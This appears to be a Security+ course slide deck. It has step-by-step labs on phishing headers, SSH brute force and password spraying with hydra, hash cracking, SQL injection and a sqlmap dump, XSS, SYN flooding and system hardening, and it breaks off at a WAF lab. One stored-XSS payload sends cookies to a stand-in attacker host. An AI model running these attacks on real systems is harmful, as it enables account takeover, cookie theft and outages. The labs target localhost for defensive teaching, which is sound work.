- Zero-day: exploited before a patch exists — no signature yet, so rely on behaviour-based detection and defence in depth.
- Cryptographic weakness: weak ciphers, small keys, reused nonces, broken hashes (MD5/SHA-1) — you harden TLS in Lab 19.

© 2026 Tertiary Infotech Academy Pte Ltd

Try It — Ethical Hacking & FauxBank (Ed Tools)

- Ethical Hacking Toolkit: https://alfredang.github.io/ethnicalhacking/ — guided recon, scanning and exploitation walk-throughs.
- FauxBank target: https://pentest-fauxbank.vercel.app/ — a deliberately vulnerable bank to practise SQLi and XSS legally.
- Only attack systems you are authorised to test — FauxBank and the labs are your legal playground.
- These tools set up Labs 9–10 (SQLi/XSS) and Labs 32–34 (recon, Nmap, Metasploit).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 2.5b

Mitigation Techniques

Secure the enterprise · Reduce the attack surface

© 2026 Tertiary Infotech Academy Pte Ltd

Mitigation Techniques

1. **Segmentation**
   Split the network into zones to stop lateral movement (Lab 14).
2. **Access control**
   Least privilege, ACLs, and permission reviews (Lab 22).
3. **Patching**
   Timely updates close known CVEs before exploitation.
4. **Hardening**
   Disable services, enforce baselines, remove defaults (Labs 13, 35).
5. **Encryption**
   Protect data at rest and in transit (Labs 18, 19).
6. **Monitoring**
   Detect what prevention misses — SIEM/IDS/EDR (Labs 24–26).

© 2026 Tertiary Infotech Academy Pte Ltd

From Threat to Control — the Through-Line

- Every threat in Domain 2 is answered by a control you build later in the course.
- Phishing → mail authentication + awareness (Labs 6, 36); passwords → hashing, MFA, lockout (Labs 7, 23).
- SQLi/XSS → input validation + WAF (Labs 9, 10, 16); DoS → rate limiting + detection (Lab 11).
- This mapping is exactly how the SY0-701 exam frames 'given a scenario, choose the mitigation'.

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Threats, Vulnerabilities & Mitigations

Labs 6–8

- Phishing Email Header Analysis (SPF / DKIM / DMARC)
- Password Attacks: Spraying, Brute Force, Cracking
- Malware Static Analysis (Safe Sample)

Labs 9–11

- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- DoS Simulation and Detection

Labs 12–13

- Vulnerability Scanning with Nikto and Nuclei
- Linux Hardening Baseline with Lynis

© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Email Header Analysis (SPF / DKIM / DMARC)

LAB 6

The learner dissects a spoofed email header and queries SPF, DKIM, and DMARC DNS records to prove the message did not come from the claimed sender.

You'll build

A header-analysis workflow that exposes SPF/DKIM/DMARC spoofing.

Tools: dnsutils, dig, swaks

© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Email Header Analysis (SPF / DKIM / DMARC)

STEP 1 OF 6

1

Install DNS lookup and mail tools

```
$ apt update && apt install -y dnsutils swaks
```


© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Email Header Analysis (SPF / DKIM / DMARC)

STEP 2 OF 6

2

Save a known-bad phishing header to mail.eml

```
$ cat > mail.eml <<'EOF'
...
EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Email Header Analysis (SPF / DKIM / DMARC)

STEP 3 OF 6

3

Read the SPF record for the claimed sender

```
$ dig +short TXT paypal.com | grep spf
```


© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Email Header Analysis (SPF / DKIM / DMARC)

STEP 4 OF 6

4

Pull the DMARC policy record

```
$ dig +short TXT _dmarc.paypal.com
```


© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Email Header Analysis (SPF / DKIM / DMARC)

STEP 5 OF 6

5

Pull the DKIM selector public key

```
$ dig +short TXT s1024._domainkey.paypal.com
```


© 2026 Tertiary Infotech Academy Pte Ltd

Phishing Email Header Analysis (SPF / DKIM / DMARC)

STEP 6 OF 6

6

Generate a test message with swaks

```
$ swaks --to test@example.com --from spoof@paypal.com --server localhost --suppress-data --quit-after RCPT 2>&1 | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 6 · VERIFY

Phishing Email Header Analysis (SPF / DKIM / DMARC)

✅ Test it

The learner confirms spf=fail, dkim=none, dmarc=fail in the header and that the sending IP is absent from the real SPF record.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 02 · HANDS-ON

Password Attacks: Spraying, Brute Force, Cracking

LAB 7

The learner brute-forces a local SSH account with hydra, cracks the /etc/shadow hash with John the Ripper, and demonstrates password spraying.

You'll build

A hands-on attack chain covering brute force, offline cracking, and spraying with their log signatures.

Tools: hydra, john, openssh-server

© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks: Spraying, Brute Force, Cracking

STEP 1 OF 7

1

Install the attack tools and SSH server

```
$ apt update && apt install -y hydra john openssh-server
```


© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks: Spraying, Brute Force, Cracking

STEP 2 OF 7

2

Create a target user with a weak password

```
$ echo 'victim:password123' | chpasswd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks: Spraying, Brute Force, Cracking

STEP 3 OF 7

3

Build a small wordlist

```
$ cat > words.txt <<'EOF'
...
EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks: Spraying, Brute Force, Cracking

STEP 4 OF 7

4

Brute force SSH with hydra

```
$ hydra -l victim -P words.txt -t 4 -f ssh://127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks: Spraying, Brute Force, Cracking

STEP 5 OF 7

5

Detect the attack in the auth log

```
$ grep "Failed password" /var/log/auth.log 2>/dev/null | tail || journalctl -u ssh --no-pager | grep "Failed password" | tail
```


© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks: Spraying, Brute Force, Cracking

STEP 6 OF 7

6

Crack the /etc/shadow hash with John

```
$ john --wordlist=words.txt target.hash
```


© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks: Spraying, Brute Force, Cracking

STEP 7 OF 7

7

Demonstrate password spraying across users

```
$ for u in alice bob carol dave eve; do hydra -l "$u" -p "Winter2025!" -t 1 -f ssh://127.0.0.1; done
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 7 · VERIFY

Password Attacks: Spraying, Brute Force, Cracking

✅ Test it

The learner verifies hydra reports 'password123' as valid and John's --show reveals the cracked hash.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 02 · HANDS-ON

Malware Static Analysis (Safe Sample)

LAB 8

The learner analyzes the harmless EICAR test file with file, strings, hashing, and a custom YARA rule the way a SOC analyst triages real malware.

You'll build

A static-analysis workflow producing an IoC hash and a reusable YARA detection.

Tools: file, binutils, coreutils, yara

© 2026 Tertiary Infotech Academy Pte Ltd

Malware Static Analysis (Safe Sample)

STEP 1 OF 7

1

Install YARA

```
$ apt update && apt install -y yara
```


© 2026 Tertiary Infotech Academy Pte Ltd

Malware Static Analysis (Safe Sample)

STEP 2 OF 7

2

Create the safe EICAR test sample

```
$ echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > sample.bin
```


© 2026 Tertiary Infotech Academy Pte Ltd

Malware Static Analysis (Safe Sample)

STEP 3 OF 7

3

Identify the file type

```
$ file sample.bin
```


© 2026 Tertiary Infotech Academy Pte Ltd

Malware Static Analysis (Safe Sample)

STEP 4 OF 7

4

Compute the SHA-256 IoC hash

```
$ sha256sum sample.bin
```


© 2026 Tertiary Infotech Academy Pte Ltd

Malware Static Analysis (Safe Sample)

STEP 5 OF 7

5

Pull printable strings

```
$ strings sample.bin
```


© 2026 Tertiary Infotech Academy Pte Ltd

Malware Static Analysis (Safe Sample)

STEP 6 OF 7

6

Write a YARA rule and scan the sample

```
$ yara eicar.yar sample.bin
```


© 2026 Tertiary Infotech Academy Pte Ltd

Malware Static Analysis (Safe Sample)

STEP 7 OF 7

7

Look up the known hash on threat feeds

```
$ yara -r eicar.yar /tmp
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 8 · VERIFY

Malware Static Analysis (Safe Sample)

✅ Test it

The learner confirms the YARA rule matches sample.bin and that the SHA-256 is recognized across VirusTotal engines.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 02 · HANDS-ON

SQL Injection (SQLi)

LAB 9

The learner builds a deliberately vulnerable PHP/SQLite login, bypasses auth with manual and automated SQLi, then fixes it with parameterised queries.

You'll build

A vulnerable login app plus its prepared-statement patch.

Tools: sqlite3, php-cli, php-sqlite3, sqlmap, curl

© 2026 Tertiary Infotech Academy Pte Ltd

SQL Injection (SQLi)

STEP 1 OF 7

1

Install the SQLite/PHP/sqlmap stack

```
$ apt update && apt install -y sqlite3 php-cli php-sqlite3 sqlmap
```


© 2026 Tertiary Infotech Academy Pte Ltd

SQL Injection (SQLi)

STEP 2 OF 7

2

Build a vulnerable login page and DB

```
$ php -S 127.0.0.1:8080 -t . &
```


© 2026 Tertiary Infotech Academy Pte Ltd

SQL Injection (SQLi)

STEP 3 OF 7

3

Confirm normal login behaviour

```
$ curl -s "http://127.0.0.1:8080/login.php?u=admin&p=s3cret"
```


© 2026 Tertiary Infotech Academy Pte Ltd

SQL Injection (SQLi)

STEP 4 OF 7

4

Bypass auth with a manual injection

```
$ curl -s "http://127.0.0.1:8080/login.php?u=admin'--&p=anything"
```


© 2026 Tertiary Infotech Academy Pte Ltd

SQL Injection (SQLi)

STEP 5 OF 7

5

Automate exploitation with sqlmap

```
$ sqlmap -u "http://127.0.0.1:8080/login.php?u=admin&p=x" --batch --dump -T users
```


© 2026 Tertiary Infotech Academy Pte Ltd

SQL Injection (SQLi)

STEP 6 OF 7

6

Patch with a parameterised query

```
$ cat > login.php <<'EOF'
...
EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

SQL Injection (SQLi)

STEP 7 OF 7

7

Verify the injection now fails

```
$ curl -s "http://127.0.0.1:8080/login.php?u=admin'--&p=x"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 9 · VERIFY

SQL Injection (SQLi)

✅ Test it

The learner verifies the injected payload logs in before the patch and returns nothing after switching to bind parameters.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 02 · HANDS-ON

Cross-Site Scripting (XSS)

LAB 10

The learner triggers reflected and stored XSS in tiny PHP pages, then defends with htmlspecialchars output encoding and a Content-Security-Policy header.

You'll build

Vulnerable search/guestbook pages plus their encoding and CSP mitigations.

Tools: php-cli, curl

© 2026 Tertiary Infotech Academy Pte Ltd

Cross-Site Scripting (XSS)

STEP 1 OF 7

1

Install PHP and set up the workspace

```
$ apt update && apt install -y php-cli
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cross-Site Scripting (XSS)

STEP 2 OF 7

2

Create a vulnerable reflected-XSS page

```
$ php -S 127.0.0.1:8080 -t . &
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cross-Site Scripting (XSS)

STEP 3 OF 7

3

Trigger the reflected XSS payload

```
$ curl -s "http://127.0.0.1:8080/search.php?q=<script>alert(1)</script>"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cross-Site Scripting (XSS)

STEP 4 OF 7

4

Store an XSS payload in a guestbook

```
$ curl -s "http://127.0.0.1:8080/guestbook.php?msg=<script>document.location='http://attacker/?c='+document.cookie</script>"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cross-Site Scripting (XSS)

STEP 5 OF 7

5

Mitigate with output encoding

```
$ echo 'htmlspecialchars($q, ENT_QUOTES, "UTF-8")'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cross-Site Scripting (XSS)

STEP 6 OF 7

6

Add a strict Content-Security-Policy header

```
$ php -S 127.0.0.1:8080 router.php &
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cross-Site Scripting (XSS)

STEP 7 OF 7

7

Confirm the CSP header is served

```
$ curl -sD - "http://127.0.0.1:8080/search.php?q=hi" | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 10 · VERIFY

Cross-Site Scripting (XSS)

✅ Test it

The learner confirms the script reflects verbatim before the fix and appears as escaped <script> text with a CSP header after.

© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

LAB 11

The learner floods their own loopback with hping3, watches the connection table fill with half-open sockets, then mitigates using SYN cookies and iptables rate-limiting.

You'll build

A SYN-flood detection-and-mitigation exercise on a local nginx target.

Tools: hping3, nginx, iptables

© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

STEP 1 OF 7

1

Install attacker and target

```
$ apt update && apt install -y hping3 nginx
```


© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

STEP 2 OF 7

2

Baseline the open connections

```
$ ss -s
```


© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

STEP 3 OF 7

3

Launch a loopback-only SYN flood

```
$ timeout 10 hping3 -S -p 80 --flood --rand-source 127.0.0.1 &
```


© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

STEP 4 OF 7

4

Log incoming SYNs with iptables

```
$ iptables -A INPUT -p tcp --syn --dport 80 -j LOG --log-prefix "SYN: " --log-level 4
```


© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

STEP 5 OF 7

5

Enable SYN cookies and rate-limit

```
$ sysctl -w net.ipv4.tcp_syncookies=1
```


© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

STEP 6 OF 7

6

Insert the rate-limit accept rule

```
$ iptables -I INPUT -p tcp --syn --dport 80 -m limit --limit 25/s --limit-burst 50 -j ACCEPT
```


© 2026 Tertiary Infotech Academy Pte Ltd

DoS Simulation and Detection

STEP 7 OF 7

7

Re-run the flood and compare

```
$ timeout 10 hping3 -S -p 80 --flood --rand-source 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 11 · VERIFY

DoS Simulation and Detection

✅ Test it

The learner verifies the SYN-RECV count spikes during the flood and stays bounded after enabling SYN cookies plus rate-limiting.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 02 · HANDS-ON

Vulnerability Scanning with Nikto and Nuclei

LAB 12

The learner scans a local Apache server with Nikto and Nuclei, ranks findings by CVSS, applies hardening headers, and re-scans to confirm the fixes.

You'll build

A prioritised, CVSS-ranked remediation queue with verified header fixes.

Tools: nikto, apache2, nuclei

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning with Nikto and Nuclei

STEP 1 OF 6

1

Install the scanner and target server

```
$ apt update && apt install -y nikto apache2 wget
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning with Nikto and Nuclei

STEP 2 OF 6

2

Run Nikto against the local server

```
$ nikto -h http://127.0.0.1 -o nikto.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning with Nikto and Nuclei

STEP 3 OF 6

3

Download and set up nuclei

```
$ wget -q https://github.com/projectdiscovery/nuclei/releases/download/v3.10.0/nuclei_3.10.0_linux_amd64.zip
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning with Nikto and Nuclei

STEP 4 OF 6

4

Scan with a severity filter

```
$ ./nuclei -u http://127.0.0.1 -s low,medium,high,critical -o nuclei.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning with Nikto and Nuclei

STEP 5 OF 6

5

Apply hardening headers to Apache

```
$ a2enmod headers && a2enconf hardening && systemctl reload apache2
```


© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning with Nikto and Nuclei

STEP 6 OF 6

6

Re-run Nikto to confirm the fixes

```
$ nikto -h http://127.0.0.1 | grep -E "X-Frame|HSTS|banner"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 12 · VERIFY

Vulnerability Scanning with Nikto and Nuclei

✅ Test it

The learner verifies the missing-header findings disappear from the Nikto output after applying the hardening config.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 02 · HANDS-ON

Linux Hardening Baseline with Lynis

LAB 13

The learner audits an Ubuntu host with Lynis, applies SSH, sysctl, permission, and auto-update hardening, then re-audits to measure the improved hardening index.

You'll build

A before/after hardening score with CIS-aligned baseline fixes applied.

Tools: lynis, unattended-upgrades

© 2026 Tertiary Infotech Academy Pte Ltd

Linux Hardening Baseline with Lynis

STEP 1 OF 7

1

Install Lynis and unattended-upgrades

```
$ apt update && apt install -y lynis unattended-upgrades
```


© 2026 Tertiary Infotech Academy Pte Ltd

Linux Hardening Baseline with Lynis

STEP 2 OF 7

2

Run the initial audit and note the score

```
$ lynis audit system --quick 2>/dev/null | tee lynis-before.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Linux Hardening Baseline with Lynis

STEP 3 OF 7

3

Disable unused services and set permissions

```
$ systemctl disable --now avahi-daemon 2>/dev/null
```


© 2026 Tertiary Infotech Academy Pte Ltd

Linux Hardening Baseline with Lynis

STEP 4 OF 7

4

Enable automatic security updates

```
$ dpkg-reconfigure -f noninteractive unattended-upgrades
```


© 2026 Tertiary Infotech Academy Pte Ltd

Linux Hardening Baseline with Lynis

STEP 5 OF 7

5

Harden SSH configuration

```
$ sed -i 's/^#*PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config
```


© 2026 Tertiary Infotech Academy Pte Ltd

Linux Hardening Baseline with Lynis

STEP 6 OF 7

6

Apply kernel sysctl hardening

```
$ sysctl --system >/dev/null
```


© 2026 Tertiary Infotech Academy Pte Ltd

Linux Hardening Baseline with Lynis

STEP 7 OF 7

7

Re-audit and compare the hardening index

```
$ grep "Hardening index" lynis-before.txt lynis-after.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 13 · VERIFY

Linux Hardening Baseline with Lynis

✅ Test it

The learner confirms the Lynis hardening index climbs 10-15 points between the before and after audits.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN RECAP

Recap — Threats, Vulnerabilities & Mitigations

- You can now: Analyze phishing email headers and validate anti-spoofing DNS records
- You can now: Perform controlled brute force, cracking, and spraying against systems you own
- You can now: Profile a benign test binary using core static-analysis primitives
- You can now: Exploit and then patch a vulnerable PHP login page
- You can now: Exploit reflected and stored XSS, then mitigate with encoding and CSP
- You can now: Generate a controlled SYN flood, detect it, and rate-limit it
- You can now: Scan a weak web server, prioritise findings by CVSS, and verify remediation
- You can now: Audit, apply CIS-aligned fixes, and re-score a Linux host

© 2026 Tertiary Infotech Academy Pte Ltd

03

DOMAIN 03

Security Architecture

Cloud & enterprise models · Segmentation · Firewalls · WAF · VPN · Containers · Data protection · Resilience

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 18%

Key Concepts — Security Architecture

1. Architecture models — on-premises, cloud, hybrid, virtualisation, containers, IoT/ICS — each shift the attack surface and the shared-responsibility line.

2. Defence in depth layers controls; network segmentation and firewalls limit lateral movement and enforce least privilege between zones.

3. A web application firewall (WAF) filters HTTP attacks; a VPN protects data in transit; full-disk encryption (LUKS) and hardened TLS protect data at rest and in motion.

4. Resilience is a security property: RAID redundancy plus a tested 3-2-1 backup and recovery plan defeats ransomware and hardware failure.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 3.1

Compare Architecture Models

On-prem · Cloud · Hybrid · Virtualization · Containers · IoT/ICS · Zero Trust

© 2026 Tertiary Infotech Academy Pte Ltd

Deployment & Compute Models

1. **On-premises**
   Full control and cost; you own every layer and every patch.

2. **Cloud (IaaS/PaaS/SaaS)**
   Elastic and managed; a shared-responsibility line shifts up the stack.

3. **Hybrid & multi-cloud**
   Mix of both — flexibility at the cost of a wider, more complex surface.

4. **Virtualization**
   Hypervisor isolates VMs; watch for VM escape and sprawl.

5. **Containers**
   Lightweight, fast — share the host kernel, so isolation is thinner (Lab 38).

6. **Serverless**
   No server to patch; misconfig and over-broad IAM become the risk.

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Shared-Responsibility Model

- The provider secures the cloud (physical, hypervisor, managed services); YOU secure what's IN it.
- IaaS: you own OS, apps, data, IAM. PaaS: you own apps, data, IAM. SaaS: you own data and access.
- The #1 cloud breach cause is customer misconfiguration — public buckets, open security groups, leaked keys.
- Read the matrix for each service before you deploy — assumptions cause gaps.

© 2026 Tertiary Infotech Academy Pte Ltd

Specialised & Constrained Systems

1

IoT

Cheap, long-lived, rarely patched — segment and monitor tightly.

2

ICS / SCADA

Operational tech running critical processes; availability first.

3

Embedded / RTOS

Fixed-function; hard to update — compensating controls.

4

Mitigation

Isolate on their own VLAN, restrict egress, and wrap with monitoring.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 3.2

Secure Enterprise Infrastructure

Segmentation · Firewalls · Proxies · WAF · IDS/IPS · VPN · Secure design

© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation & Zero Trust Zones

- Segment by trust and function: user LAN, server VLAN, DMZ, management, guest, OT.
- A DMZ hosts internet-facing services so a compromise can't reach the internal core.
- Micro-segmentation pushes the boundary down to individual workloads (Zero Trust).
- You plan address ranges with the IP Calculator ed-tool and build the split in Lab 14.

© 2026 Tertiary Infotech Academy Pte Ltd

Firewalls & Filtering

1. **Packet filter**
   Stateless allow/deny by IP/port — fast, blunt.

2. **Stateful**
   Tracks connections — the enterprise baseline (ufw/nftables, Lab 15).

3. **Next-gen (NGFW)**
   Adds app-awareness, IDS/IPS and TLS inspection.

4. **WAF**
   Filters HTTP attacks (SQLi/XSS) at layer 7 — ModSecurity, Lab 16.

5. **Proxy / SWG**
   Mediates and inspects outbound web traffic.

6. **NAC**
   Admits devices only if they meet a posture policy (agent/agentless, dynamic VLAN).

© 2026 Tertiary Infotech Academy Pte Ltd

IDS vs IPS, and Secure Access

Detection

- IDS — detects and alerts (out of band)
- IPS — detects and BLOCKS inline
- Signature vs anomaly detection
- Suricata gives you both (Lab 25)

Secure access

- VPN — encrypts data across untrusted networks
- IPsec (site-to-site) vs SSL/WireGuard (remote, Lab 17)
- Jump host / bastion for admin access
- 802.1X port-based authentication

© 2026 Tertiary Infotech Academy Pte Ltd

Secure Design Principles

1. **Least privilege**
   Grant the minimum access needed, nothing more.

2. **Defence in depth**
   Layer independent controls.

3. **Fail secure**
   On failure, deny by default.

4. **Separation of duties**
   No single person holds end-to-end control.

5. **Secure defaults**
   Ship locked down; open only what's needed.

6. **Keep it simple**
   Complexity is the enemy of security.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 3.3

Protect Data

Data states & classification · Encryption at rest/in transit · Obfuscation · DLP

© 2026 Tertiary Infotech Academy Pte Ltd

Data States & Classification

1

At rest

Stored on disk/DB — protect with full-disk encryption (LUKS, Lab 18).

2

In transit

Moving across a network — protect with TLS/VPN (Labs 17, 19).

3

In use

Loaded in memory — hardest; secure enclaves, minimise exposure.

4

Classification

Public → internal → confidential → restricted drives the controls.

5

Sovereignty

Where data may legally live — regulatory geolocation limits.

6

Ownership

Data owner, steward and custodian each have defined duties.

© 2026 Tertiary Infotech Academy Pte Ltd

Encryption & DLP in Practice

- Full-disk encryption protects a lost/stolen device; file/database encryption protects specific assets.
- TLS 1.2+/1.3 with modern ciphers protects data in transit — you disable weak ciphers in Lab 19.
- DLP inspects content and blocks exfiltration by policy (email, USB, cloud upload).
- Combine with obfuscation from Domain 1 — tokenization and masking shrink the value of what leaks.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 3.4

Resilience & Recovery in Architecture

Redundancy · RAID · Backups · Capacity · Site strategies · Testing

© 2026 Tertiary Infotech Academy Pte Ltd

High Availability & Redundancy

1. **Redundancy**
   No single point of failure — dual power, NIC teaming, clustering.
2. **RAID**
   Disk redundancy — RAID 1 mirror, RAID 5 parity (Lab 39, mdadm).
3. **Load balancing**
   Spread load and survive node loss.
4. **Geographic diversity**
   Hot / warm / cold recovery sites.
5. **Capacity planning**
   People, compute, storage and bandwidth headroom.
6. **UPS / generator**
   Ride through and survive power loss.

© 2026 Tertiary Infotech Academy Pte Ltd

Backups and the 3-2-1 Rule

- 3 copies of data, on 2 different media, with 1 copy off-site (and ideally 1 offline/immutable).
- RPO = how much data you can afford to lose; RTO = how fast you must be back.
- Immutable/air-gapped backups are the answer to ransomware — it can't encrypt what it can't reach.
- An untested backup is a hope, not a control — you restore and verify in Lab 20.

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Security Architecture

Labs 14–17

- Network Segmentation with Linux Namespaces
- Stateful Firewall with UFW and nftables
- Web Application Firewall with ModSecurity
- Site-to-Site VPN with WireGuard

Labs 18–37

- Data at Rest: LUKS Full-Disk Encryption
- TLS Hardening and Cipher Audit
- Backup and Recovery with restic
- Cloud Shared Responsibility & IAM Least Privilege

Labs 38–39

- Container Security with Docker
- Storage Resilience with Software RAID (mdadm)

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Network Segmentation with Linux Namespaces

LAB 14

Build DMZ, internal, and management zones as network namespaces and enforce a zone-to-zone policy with iptables.

You'll build

Three isolated L3 zones behind a host router

Tools: ip netns, iproute2, veth, iptables

© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation with Linux Namespaces

STEP 1 OF 7

1

Create three zone namespaces

```
$ ip netns add dmz
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation with Linux Namespaces

STEP 2 OF 7

2

Create veth pairs, move one end into each zone

```
$ ip link add veth-dmz type veth peer name veth-dmz-r
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation with Linux Namespaces

STEP 3 OF 7

3

Assign IPs and enable IP forwarding

```
$ ip netns exec dmz ip addr add 10.0.10.2/24 dev veth-dmz
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation with Linux Namespaces

STEP 4 OF 7

4

Verify full reachability with no policy yet

```
$ ip netns exec dmz ping -c1 10.0.20.2
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation with Linux Namespaces

STEP 5 OF 7

5

Set default-deny FORWARD policy

```
$ iptables -P FORWARD DROP
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation with Linux Namespaces

STEP 6 OF 7

6

Add explicit zone allow/deny rules

```
$ iptables -A FORWARD -s 10.0.20.0/24 -d 10.0.10.0/24 -j ACCEPT
```


© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation with Linux Namespaces

STEP 7 OF 7

7

Re-test the enforced screened-subnet policy

```
$ ip netns exec dmz ping -c1 -W1 10.0.20.2 || true
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 14 · VERIFY

Network Segmentation with Linux Namespaces

✅ Test it

DMZ-to-Internal pings fail while Internal-to-DMZ and Mgmt-to-DMZ succeed.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Stateful Firewall with UFW and nftables

LAB 15

Compare the UFW and nftables front-ends over the same netfilter engine, build an allow-list ruleset, and read its packet counters.

You'll build

A default-deny host firewall with visible counters

Tools: ufw, nftables, nginx, netcat

© 2026 Tertiary Infotech Academy Pte Ltd

Stateful Firewall with UFW and nftables

STEP 1 OF 7

1

Install firewall tools and a test web server

```
$ apt install -y ufw nftables nginx netcat-openbsd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Stateful Firewall with UFW and nftables

STEP 2 OF 7

2

Build a UFW allow-list for SSH and HTTP

```
$ ufw allow 80/tcp comment 'HTTP from anywhere'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Stateful Firewall with UFW and nftables

STEP 3 OF 7

3

Enable UFW and show numbered status

```
$ ufw --force enable
```


© 2026 Tertiary Infotech Academy Pte Ltd

Stateful Firewall with UFW and nftables

STEP 4 OF 7

4

Test an allowed port versus a denied port

```
$ nc -zv 127.0.0.1 23 2>&1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Stateful Firewall with UFW and nftables

STEP 5 OF 7

5

Inspect the underlying nftables ruleset

```
$ nft list ruleset | head -40
```


© 2026 Tertiary Infotech Academy Pte Ltd

Stateful Firewall with UFW and nftables

STEP 6 OF 7

6

Write and load an nftables ruleset directly

```
$ systemctl enable --now nftables
```


© 2026 Tertiary Infotech Academy Pte Ltd

Stateful Firewall with UFW and nftables

STEP 7 OF 7

7

Watch per-rule counters under load

```
$ nft list chain inet filter input | grep counter
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 15 · VERIFY

Stateful Firewall with UFW and nftables

✅ Test it

Port 80 answers, port 23 is blocked, and rule counters increment under load.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Web Application Firewall with ModSecurity

LAB 16

Deploy Apache with ModSecurity and the OWASP Core Rule Set, then watch it block SQLi, XSS, traversal, and command-injection payloads.

You'll build

An Apache site protected by the OWASP CRS

Tools: apache2, libapache2-mod-security2, modsecurity-crs

© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall with ModSecurity

STEP 1 OF 7

1

Install Apache, ModSecurity, and the CRS

```
$ apt install -y apache2 libapache2-mod-security2 modsecurity-crs
```


© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall with ModSecurity

STEP 2 OF 7

2

Turn the rule engine from DetectionOnly to On

```
$ sed -i 's/^SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf
```


© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall with ModSecurity

STEP 3 OF 7

3

Load the OWASP CRS and restart Apache

```
$ echo 'Include /usr/share/modsecurity-crs/owasp-crs.load' > /etc/modsecurity/owasp-crs.conf
```


© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall with ModSecurity

STEP 4 OF 7

4

Confirm the module and rules are loaded

```
$ apachectl -M 2>/dev/null | grep security2
```


© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall with ModSecurity

STEP 5 OF 7

5

Fire SQLi, XSS, traversal, and cmd payloads

```
